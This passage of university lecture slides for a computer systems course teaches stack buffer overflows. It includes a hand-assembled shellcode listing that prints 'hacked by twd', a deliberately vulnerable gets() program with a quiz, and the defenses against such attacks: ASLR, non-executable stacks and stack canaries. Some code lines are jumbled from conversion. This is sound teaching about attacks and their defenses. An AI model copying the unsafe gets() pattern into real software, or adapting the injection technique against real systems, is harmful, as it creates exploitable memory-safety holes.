```
Edited exploit.txt
48 83 ec 08
                        /* sub $0x8,%rsp */
                       /* mov $0x9,%dl */
/* add $0x1,%dl */
b2 09
80 c2 01
48 be 90 e9 ff ff ff /* movabs $0x7fffffffe990, %rsi */
7f 00 00
7f 00 00
bf 01 00 00 00
                    /* mov $0x1,%edi */
b8 01 00 00 00
                       /* mov $0x1,%eax */
                     /* syscall */
/* mov $0x0,%edi */
/* mov $0x3c,%eax */
Of 05
bf 00 00 00 00
b8 3c 00 00 00
Of 05
                      /* syscall */
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                              XIII-44 Copyright © 2022 Thomas W. Doeppner. All rights reserved.
```

Here we've removed the offsets and extraneous lines, leaving just the ASCII representation of the object code, along with the disassembled code put into comments. The hex2raw program ignores the comments (which are there just so we can see what's going on).

Quiz 2

Exploit Code (in C):

void exploit() {


```
write(1, "hacked by twd\n", 15);
int main() {
                             exit(0);
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
main:
 subq $88, %rsp # grow stack
 movq %rsp, %rdi # setup arg
 call gets
 movq %rsp, %rdi # setup arq
 call puts
 movl $0, %eax # set return value
 addq $88, %rsp # pop stack
 ret
```

The exploit code is executed:

- a) on return from <u>main</u>
- b) before the call to <u>gets</u>
- c) before the call to puts, but after gets returns

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Defense!

- Don't use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm

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System-Level Protections

- Randomized stack offsets
 - at start of program, allocate random amount of space on stack
 - makes it difficult for hacker to predict beginning of inserted code
- Non-executable code segments
 - in traditional x86, can mark region of memory as either "read-only" or "writeable"
 - » can execute anything readable
 - modern hardware requires explicit "execute" permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) run
(gdb) print /x $rsp
$3 = 0x7fffffffc6a8
```

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
XIII-48

Supplied by CMU.

Randomized stack offsets are a special case of what's known as "address-space layout randomization" (ASLR).

Because of them, our exploit of the previous slides won't work on a modern system (i.e., one that employs ASLR), since we assumed the stack always starts at the same location.

Making the stack non-executable (something that's also done in modern systems) also prevents our exploit from working, though it doesn't prevent certain other exploits from working, exploits that don't rely on executing code on the stack.



As mentioned, one way to make such attacks more difficult is to randomize the location of the buffer. Suppose it's not known exactly where the buffer begins, but it is known that it begins somewhere between 7000 and 8000. Thus it's not clear with what value to overwrite the return address of the stack frame being attacked.

NOP Slides


- · NOP (No-Op) instructions do nothing
 - they just increment %rip to point to the next instruction
 - they are each one-byte long
 - a sequence of n NOPs occupies n bytes
 - » if executed, they effectively add n to %rip
 - » execution "slides" through them

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A NOP slide is a sequence of NOP (no-op) instructions. Each such instruction does nothing, but simply causes control to move to the next instruction.



To deal with stack randomization, we might simply pad the beginning of the exploit with a NOP slide. Thus, in our example, let's assume the exploit code requires 1000 bytes, and we have 1000 bytes of uncertainty as to where the stack ends (and the buffer begins). The attacker inputs 2000 bytes: the first 1000 are a NOP slide, the second 1000 are the actual exploit. The return address is overwritten with the highest possible buffer address (8000). If the buffer actually starts at its lowest possible address (7000), the return address points to the beginning of the actual exploit, which is executed immediately after the return takes place. But if the buffer starts at its highest possible address (8000), the return address points to the beginning of the NOP slide. Thus, when the return takes place, control goes to the NOP slide, but soon gets to the exploit code.

Stack Canaries



- Idea
 - place special value ("canary") on stack just beyond buffer
 - check for corruption before exiting function
- · gcc implementation
 - -fstack-protector
 - fstack-protector-all

unix>./echo-protected
Type a string:1234
1234

unix>./echo-protected
Type a string:12345
*** stack smashing detected ***

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Supplied by CMU.


The -fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The -fstack-protector-all flag causes gcc to emit stack-canary code for all functions.

Protected Buffer Disassembly 000000000001155 <echo>: 1155: push %rbp 48 89 e5 1156: %rsp,%rbp mov 1159: 48 83 ec 10 sub \$0x10,%rsp 64 48 8b 04 25 28 00 mov 115d: %fs:0x28,%rax 1164: 00 00 48 89 45 f8 mov %rax,-0x8(%rbp) %eax, %eax lea -0xc(%rbp), %rax 116a: 31 c0 lea 48 8d 45 f4 116c: 1170: 48 89 c7 mov %rax,%rdi mov \$0x0,%eax callq 1050 <gets@plt> ъ8 00 00 00 00 1173: e8 d3 fe ff ff 1178: 117d: 48 8d 45 f4 lea -0xc(%rbp),%rax mov 48 89 c7 1181: %rax,%rdi e8 a7 fe ff ff callq 1030 <puts@plt> b8 00 00 00 00 mov \$0x0,%eax 48 8b 55 f8 mov -0x8(%rbp),%rdx 64 48 33 14 25 28 00 xor %fs:0x28,%rdx 1184: 1189: 118e: 1192: 1199: 00 00 74 05 119b: $11a2 < main + 0 \times 4d >$ 119d: e8 9e fe ff ff callq 1040 <__stack_chk_fail@plt> 11a2: c9 leaveg с3 11a3: retq **CS33 Intro to Computer Systems** XIII-53 Copyright © 2022 Thomas W. Doeppner. All rights reserved.

The operand "%fs:0x28" requires some explanation, as it uses features we haven't previously discussed. **fs** is one of a few "segment registers," which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of **fs** as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It's used here to hold the "canary" value. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It's also in memory that's read-only so that the attacker cannot modify it.


Note that objdump's assembler syntax is slightly different from what we normally use in gcc: there are no "q" or "l" suffices on most of the instructions, but the call instruction, strangely, has a q suffix.

Gcc, when compiling with the -fstack-protector-all flag, uses %rbp as a base pointer. The highlighted code puts the "canary" (the value obtained from %fs:0x28) at the (high) end of the buffer. (The code reserves 0x10 bytes for the buffer.) Just before the function returns, it checks to make sure the canary value hasn't been modified. If it has, it calls "__stack_chk_fail", which prints out an error message and terminates the program.



Adapted from a slide supplied by CMU.

Here the canary is put on the stack just above the space allocated for buf.



Adapted from a slide supplied by CMU.

Just before echo returns, a check is made to make certain that canary was not modified.